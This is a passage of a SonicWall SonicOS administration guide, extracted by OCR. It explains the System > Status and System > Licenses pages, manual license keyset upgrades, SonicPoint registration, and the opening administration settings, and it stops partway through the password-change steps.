
- Viewing Status Information
- Managing SonicWall Licenses
- Configuring Administration Settings
- Administering SNMP
- Managing Certificates
- Configuring Time Settings
- Setting Schedules
- Managing SonicWall Security Appliance Firmware
- Using the Packet Monitor
- Using Diagnostic Tools
- Restarting the System
- Accessing Legal Information

15

Viewing Status Information

System > Status

The **System > Status** page provides system information such as firmware version and system up time, security services license status, per firewall blade alert messages, and network interface zone assignments and link status.



This status page includes information about your SonicWall Security Appliance organized into five sections: **System Messages, System Information, Security Services, Latest Alerts**, and **Network Interfaces**.

Topics:


System Messages

This is the first section and has an icon, such as a yellow triangular alert icon. Any information considered relating to possible problems with configurations on the SonicWall Security Appliance such as password, log messages, as well as notifications of SonicWall Security Services offers, new firmware notifications, and upcoming Security Service s expirations are displayed in the **System Messages** section. If the **Display user login info since last login** option on **Users > Settings** is enabled, this section also displays user login information: last successful login timestamp, number of all user successful login attempts, unsuccessful login attempts, and administrator privilege changes.

System Information

Information displayed in this section:

- **Model** - Type of SonicWall Security Appliance product.
- **Product Code** - The numeric code for the model of SonicWall Security Appliance.
- **Serial Number** - Also the MAC address of the SonicWall Security Appliance.
- **Authentication Code** - The alphanumeric code used to authenticate the SonicWall Security Appliance on the registration database at https://www.mysonicwall.com.
- **Firmware Version** - The firmware version loaded on the SonicWall Security Appliance.
- **Safemode Version** - The SafeMode firmware version loaded on the SonicWall Security Appliance.
- **ROM Version** - Indicates the ROM version.
- **CPUs** - Displays the average CPU usage over the last 10 seconds and the type of the SonicWall Security Appliance processor. Clicking the **Link** icon displays the **Dashboard > Multi-core Monitor** page.
- **Total Memory** - Indicates the amount of RAM and flash memory.
- **System Time** - The time registered on the internal clock on the SonicWall Security Appliance.
- **Up Time** - The length of time, in days, hours, and seconds that the SonicWall Security Appliance is active.
- **Connections** - Displays the maximum number of network connections the SonicWall Security Appliance can support, the peak number of concurrent connections, and the current number of connections. Clicking on the **Question Mark** icon displays a pop-up window with links to the **AppFlow > Flow Reporting** page and the **Firewall Settings > Advanced** pages. To close the window, click **close** in the upper right corner.




- **Connection Usage** - The percentage of the maximum number of connections that are currently established (that is, this percentage is the current number of connections divided by the maximum number of connections).
- **Last Modified By** - The IP address of the user who last modified the system and the time stamp of the last modification.


- **Registration Code** - The registration code is generated when your SonicWall Security Appliance is registered at http://www.mysonicwall.com.

Security Services

If your SonicWall Security Appliance is not registered at mysonicwall.com, the following message is displayed in the **Security Services** section: **Your SonicWall Security Appliance is not registered. Click here to Register your SonicWall Security Appliance.** You need a mysonicwall.com account to register your SonicWall Security Appliance or activate security services. You can create a mysonicwall.com account directly from the SonicWall management interface.



If your SonicWall Security Appliance is registered, a list of available SonicWall Security Services are listed in this section with the status of **Licensed** or **Not Licensed**. If **Licensed**, the **Status** column displays the number of licenses and the number of licenses in use. Clicking the **Link** icon displays the **System > Licenses** page. SonicWall Security Services and SonicWall Security Appliance registration is managed by mysonicwall.com.



Refer to Security Services on page 1670 for more information on SonicWall Security Services and activating them on the SonicWall Security Appliance.


Latest Alerts

Any messages relating to system errors or attacks are displayed in this section. Attack messages include AV Alerts, forbidden Email attachments, fraudulent certificates. System errors include WAN IP changed and encryption errors. Clicking the **Link** icon displays the **Dashboard > Log Monitor** page.

For more information on SonicWall Security Appliance logging, see Dashboard > Log Monitor on page 149 and Log > Settings on page 1828.

Network Interfaces

Network Interfaces displays information about the interfaces for your firewall. Clicking the **Link** icon displays the **Network > Interfaces** page for configuring your **Network** settings. The available interfaces displayed in the Network Interfaces section depend on the model of the SonicWall Security Appliance.



16


Managing SonicWall Licenses

System > Licenses

CAUTION: By design, the SonicWall License Manager cannot be configured to use a third-party proxy server. Networks that direct all HTTP and HTTPS traffic through a third-party proxy server may experience License Manager issues.

The **System > Licenses** page provides links to activate, upgrade, or renew SonicWall Security Services licenses. From this page in the SonicWall Management Interface, you can manage all the licenses for your SonicWall Security Appliance. The information listed in the **Security Services Summary** table is updated from your

mysonicwall.com account. The **System > Licenses** page also includes links to FREE trials of SonicWall Security Services.




Topics:

Node License Status

A node is a computer or other device connected to your LAN with an IP address.

If your firewall is licensed for unlimited nodes, the **Node License Status** section displays the message: **The SonicWall is licensed for unlimited Nodes/Users**. No other settings are displayed.



If your SonicWall security appliance is not licensed for unlimited nodes, the **Node License Status** table lists how many nodes your security appliance is licensed to have connected at any one time, how many nodes are currently connected, and how many nodes you have in your **Node License Exclusion List**.

The **Currently Licensed Nodes** table lists details on each node connected to your security appliance. The table is not displayed if no nodes are connected.

Excluding a Node

When you exclude a node, you block it from connecting to your network through the security appliance. Excluding a node creates an address object for that IP address and assigns it to the Node License Exclusion List address group.

To exclude a node:

1. Select the node you want to exclude in the **Currently Licensed Nodes** table on the **System > Licenses** page, and click the **Edit** icon in the **Exclude** column for that node.
2. A warning displays, saying that excluding this node will create an address object for it and place it in the **License Exclusion List** address group. Click **OK** to exclude the node.

You can manage the **License Exclusion List** group and address objects in the **Network > Address Objects** page of the management interface. Click the **Node License Exclusion List** link to jump to the **Network > Address Objects** page. See Network > Address Objects on page 434 for instructions on managing address objects.

Security Services Summary

The **Security Services Summary** tables list the available and activated security services and support services on the SonicWall security appliance.

Topics:

Security Services Table

Security Services Summary

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		26 Feb 2016
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Licensed	10	26 Feb 2016
McAfee: Client/Server Anti-Virus Suite	Not Licensed		
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
App Visualization	Licensed		26 Feb 2016
Content Filtering Client	Licensed	1	26 Feb 2016
Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service	Licensed		26 Feb 2016
Deep Packet Inspection for SSL (DPI-SSL)	Licensed		
Virtual Assist	Not Licensed		
Global VPN Client	Licensed	2 Max: 11	
Global VPN Client Enterprise	Not Licensed		
VPN SA	Licensed	10	
SSL VPN	Licensed	1 Max: 51	
WAN Acceleration Client	Licensed	1	
WAN Acceleration Software	Not Licensed		
Geo-IP & Botnet Filter	Licensed		26 Feb 2016
Comprehensive Anti-Spam Service	Licensed		26 Feb 2016
Comprehensive Gateway Security Suite Upgrade			
Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service	Licensed		26 Feb 2016
Premium Content Filtering Service	Licensed		26 Feb 2016
Analyzer	Licensed		26 Feb 2016
Dynamic Support 8x5	Licensed		26 Feb 2016
Dynamic Support 24x7	Licensed		26 Feb 2016
Analyzer	Licensed		26 Feb 2016

The table contains these columns:

- **Security Service** — lists all the available SonicWall Security Services and upgrades available for the SonicWall Security Appliance.
- **Status** — indicates is the security service is activated (**Licensed**), available for activation (**Not Licensed**), or no longer active (**Expired**).
- **Count** — displays the number of nodes/users allowed for the license is displayed.
- **Expiration** — displays the expiration date for any Licensed Security Service.

The information listed in the **Security Services Summary** table is updated from your `mysonicwall.com` account the next time the SonicWall Security Appliance automatically synchronizes with your `mysonicwall.com` account (once a day) or you can click the **Synchronize** button after **Synchronize licenses with mysonicwall.com** in the **Manage Security Services Online** panel.


For more information on SonicWall Security Services, see Security Services on page 1670.

Support Services Table

Support Service	Status	Expiration
Dynamic Support 8x5	Licensed	26 Feb 2016
Dynamic Support 24x7	Licensed	26 Feb 2016
Software and Firmware Updates	Licensed	26 Feb 2016
Hardware Warranty	Licensed	26 Feb 2016

The **Support Service** table displays a summary of the current status of support services for the SonicWall security appliance. The **Support Service** table lists all support services for the appliance (such as Dynamic Support), their current status, and their expiration date.

Managing Security Services



When you have established your Internet connection, it is recommended you register your SonicWall security appliance, which provides the following benefits:

- Try a FREE 30-day trial of SonicWall Intrusion Prevention Service, SonicWall Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate SonicWall Anti-Spam
- Activate SonicWall security services and upgrades
- Access SonicOS firmware updates
- Get SonicWall technical support

Topics:

- Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License on page 174
- Activating FREE TRIALs on page 175


Registering Your SonicWall Appliance

Instructions for creating a MySonicWall Account and for registering your appliance can be found in the *Getting Started Guide* for your appliance. When you log in to your primary appliance for the first time, a Software Transaction Agreement (STA) form displays for your acceptance before you can proceed. If you are using a CLI, you must type (or select) **Yes** before proceeding. When you have accepted the STA, it is not shown for upgrades of either firmware or software.

NOTE: `mysonicwall.com` registration information is not sold or shared with any other company.

The *Getting Started Guide* also contains instructions for applying licenses manually, synchronizing licenses manually, and upgrading firmware.

Managing Security Services Online



To synchronize your mysonicwall.com account with the **Security Services Summary** table, click the **Synchronize** button after **Synchronize licenses with www.mysonicwall.com**.

To activate, upgrade, or renew services, click the link in **To Activate, Upgrade, or Renew services, click here**.

- When you click the **click here** link, the **Licenses > License Management** page displays a login dialog for MySonicWall.

- Enter your My**SonicWall** account username and password in the **MySonicWall username/email** and **Password** fields and then click **Submit**.
- The **Services Management** page is displayed. Scroll down to the **Applicable Services** section and locate the service you want to activate.
- Click the **Try**, **Buy**, or **Activate** button for it and then follow the prompts to activate the service license. After completion, you are returned to the **System > Licenses** page in the SonicOS management interface.

To manage your licenses, click the link in **To Manage your licenses go to www.mysonicwall.com**.

- When you click the **mysonicwall.com** link, the full **My**SonicWall login page displays.

p

- Enter your MySonicWall account username and password in the **User Name/Email** and **Password** fields and then click **Login**.

  NOTE: If you do not have a MySonicWall account, click **Register Now** and follow the prompts to create an account. See the *Getting Started Guide* for your platform for more information.

Manual Upgrade

Manual Upgrade allows you to activate your services by typing the service activation key supplied with the service subscription not activated on `mysonicwall.com`. Type the activation key from the product into the **Enter keyset** field and click **Submit**.

p

Manual Upgrade for Closed Environments

If your SonicWall Security Appliance is deployed in a high-security environment that does not allow direct Internet connectivity from the SonicWall Security Appliance, you can enter the encrypted license key information from http://www.mysonicwall.com manually on the **System > Licenses** page in the SonicWall Management Interface.

NOTE: Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your firewall is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

Topics:

From a Computer Connected to the Internet

1. Make sure you have an account at http://www.mysonicwall.com and your SonicWall Security Appliance is registered to the account before proceeding.
2. After logging into www.mysonicwall.com, click on your registered SonicWall Security Appliance listed in **Registered SonicWall Products**.
3. Click the **View License Keyset** link. The scrambled text displayed in the text box is the License Keyset for the selected SonicWall Security Appliance and activated Security Services. Copy the Keyset text for pasting into the **System > Licenses** page or print the page if you plan to manually type in the Keyset into the SonicWall Security Appliance.

From the Management Interface of your SonicWall Security Appliance

1. Make sure your SonicWall Security Appliance is running the latest version of SonicOS.
2. Paste (or type) the Keyset (from the step 3) into the Keyset field in the **Manual Upgrade** section of the **System > Licenses** page (SonicOS).
3. Click the **Submit** or the **Apply** button to update your SonicWall Security Appliance. The status field at the bottom of the page displays The configuration has been updated.
4. You can generate the **System > Diagnostics > Tech Support Report** to verify the upgrade details.

NOTE: After the manual upgrade, the **System > Licenses** page does not contain any registration and upgrade information.

CAUTION: If the warning message: "SonicWall Registration Update Needed. Please update your registration information on the System > Status page after you have registered your SonicWall Security Appliance" appears. Ignore this message.

Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

Your appliance must be registered on MySonicWall to use these security services. See your *Getting Started Guide* for information on creating a MySonicWall account and registering your appliance.

Because SonicWall Anti-Spyware is part of SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, the Activation Key you receive is for all three services on your SonicWall security appliance.

If you do not have a SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license activated on your SonicWall security appliance, you must purchase it from a SonicWall reseller or through your mySonicWall.com account (limited to customers in the USA and Canada).

Activating FREE TRIALs

You can try FREE TRIAL versions of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service. For information about activating a free trial of any or all of the Security Services, see the *Getting Started Guide* for your appliance.

Registering SonicPoint Units

For SonicPoint ACi, ACi, or N2 units purchased in:


- The United States or Japan, after your SonicPoint is connected to a registered SonicWall network security appliance, SonicOS registers the SonicPoint on MySonicWall automatically, if connected to the Internet. It may take up to 24 hours for your SonicPoint to be registered automatically. Optionally, you can register your SonicPoint on MySonicWall manually by logging into your account at: `http://www.mysonicwall.com`.
- Other countries, after your SonicPoint is connected to a SonicWall network security appliance, SonicOS displays a **Register** button on the **SonicPoint > SonicPoints** page. Clicking **Register** brings up a dialog in which you can select your Country Code. For more information about choosing the country code, see Japanese and International SonicPoint Support on page 723. SonicPoint wireless access points include an initial subscription to SonicWall 24x7 Support. To receive technical support, your SonicPoint must have an active Support subscription.

17

Configuring Administration Settings

System > Administration

The **System > Administration** page provides settings for the configuration of the SonicWall Security Appliance for secure and remote management.




You can manage the firewall using a variety of methods, including HTTPS, SNMP or SonicWall Global Management System (SonicWall GMS).

NOTE: To apply all changes to the SonicWall appliance, click **Accept**; a message confirming the update is displayed at the bottom of the browser window.

Topics:

- Advanced Management on page 188
- Download URL on page 190
- Language on page 191


Firewall Name



- **Firewall Name**—Uniquely identifies the SonicWall Security Appliance and defaults to the serial number of the SonicWall network security appliance. The serial number is also the MAC address of the unit. To change the **Firewall Name**, type a unique alphanumeric name in the **Firewall Name** field. It must be at least 8 characters in length and can be up to 63 characters long.
- **Auto-Append HA/Clustering suffix to Firewall Name** – To facilitate recognition of the primary/secondary firewalls in the Log Monitor log, appends an appropriate suffix automatically to the firewall name in the **Dashboard > Log Monitor**:
  - **Primary**
  - **Secondary**
  - **Primary Node <*n*>**
  - **Secondary Node <*n*>**

  This option is not selected by default.
- **Firewall's Domain Name**—Can be private, for internal users, or an externally registered domain name. This domain name is used in conjunction with **User Web Login Settings** on the **Users > Settings** page for user-authentication redirects.

Administrator Name & Password



Topics:

- Changing the Administrator Name on page 179
- Changing the Administrator Password on page 179

Changing the Administrator Name

The **Administrator Name** can be changed from the default setting of **admin** to any word using alphanumeric characters up to 32 characters in length.

To create a new administrator name:

1 Type the new name in the **Administrator Name** field.

2 Click **Accept** for the changes to take effect on the firewall.

Changing the Administrator Password

To set a new password for SonicWall Management Interface access:

1 Type the old password in the **Old Password** field.

